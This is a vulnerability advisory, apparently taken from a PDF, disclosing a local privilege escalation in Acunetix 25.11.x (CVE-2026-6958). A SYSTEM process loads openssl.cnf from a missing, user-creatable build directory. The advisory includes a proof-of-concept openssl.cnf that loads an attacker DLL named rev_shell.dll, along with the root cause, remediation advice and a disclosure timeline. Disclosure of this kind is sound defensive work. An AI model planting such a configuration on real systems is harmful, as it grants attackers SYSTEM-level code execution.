Acunetix 25.11.x - Insecure OPENSSLDIR Local Privilege Escalation / Local Privilege Escalation Vulnerability via OpenSSL Configuration


Vendor: Invicti Security Corp.
Product: Acunetix
Affected version: `25.11.x`
Main Process: `wvsc.exe`
CVE: `CVE-2026-6958`
CWE: `CWE-427`
Severity: `CRITICAL`

Vulnerability Description

Acunetix (the full name Web Vulnerability Scanner, or abbreviated AWVS) 25.11.x contains a local privilege escalation vulnerability caused by an insecure OpenSSL configuration directory.
The affected `wvsc.exe` binary runs as `NT AUTHORITY\SYSTEM` and attempts to load `openssl.cnf` from the following hardcoded path:

```
C:\builds\[PATH OMITTED]\[REDACTED]\openssl.cnf
```

The directory does not exist by default, but any low-privileged local user has sufficient permissions to create the missing directory hierarchy and place a malicious `openssl.cnf` inside it.
When `wvsc.exe` is executed, OpenSSL loads the attacker-controlled configuration with SYSTEM privileges, allowing arbitrary code execution as `NT AUTHORITY\SYSTEM`.



(startup of services and the hardcoded *`OPENSSLDIR`* path)

Technical Details

The vulnerable binary contains the following OpenSSL configuration directory:

```
C:\builds\[PATH OMITTED]\[REDACTED]\
```

The expected configuration file is:

```
C:\builds\[PATH OMITTED]\[REDACTED]\openssl.cnf
```

Since the directory is absent from a default installation, a standard user can create:

```
C:\builds\[PATH OMITTED]\[REDACTED]\
```

and subsequently control `openssl.cnf`

The exploitation chain is therefore:

```
 Low-privileged user
        |
        v
 Create OPENSSLDIR
        |
        v
```

```
 Place malicious openssl.cnf
        |
        v
 wvsc.exe
        |
        | SYSTEM
        v
 OpenSSL loads attacker-controlled configuration
        |
        v
 SYSTEM-level code execution
```

(process monitor showing `wvsc.exe` accessing `openssl.cnf` from the attacker-created directory)

Proof of Concept

The PoC demonstrates that a low-privileged user can create the missing directory, place a malicious `openssl.cnf` inside it, and trigger the vulnerable execution path.

Malicious configuration:


```
openssl_conf = openssl_init

[openssl_init]
providers = provider_sect

[provider_sect]
malicious = malicious_sect

[malicious_sect]
module = C:\\tmp\\rev_shell.dll
activate = 1
```

The configuration abuses the OpenSSL provider loading mechanism to load an attacker-controlled provider DLL (`rev_shell.dll`).



(malicious `openssl.cnf` loaded, resulting in execution of the attacker-controlled payload)

Impact

Successful exploitation allows a local low-privileged attacker to execute arbitrary code with `NT AUTHORITY\SYSTEM` privileges.
This can result in complete compromise of the affected Windows system.

Root Cause

The application retains a build-time filesystem path as its OpenSSL configuration directory.
The path is not guaranteed to exist or be protected by the installer. Consequently, an unprivileged user can create and control a directory trusted by a SYSTEM-level process.

The vendor should use an administrator-controlled installation directory for `OPENSSLDIR` and ensure that unprivileged users cannot modify the directory or `openssl.cnf`.

Disclosure Timeline

Date	Event
[2026-04-18]	Vulnerability discovered
[2026-04-23]	CNA and vendor contacted
[2026-04-23]	Vulnerability details provided - deadline set at 120 days, in accordance with the CNA disclosure policy
[meantime]	Multiple follow-up attempts by the CNA to the vendor; Invicti Security repeatedly replied with same standard message
[2026-08-31]	Public disclosure

Credits

Discovered by **Andrea Intilangelo**
Advisory: https://olografix.org/acme/_poc/CVE-2026-6958.pdf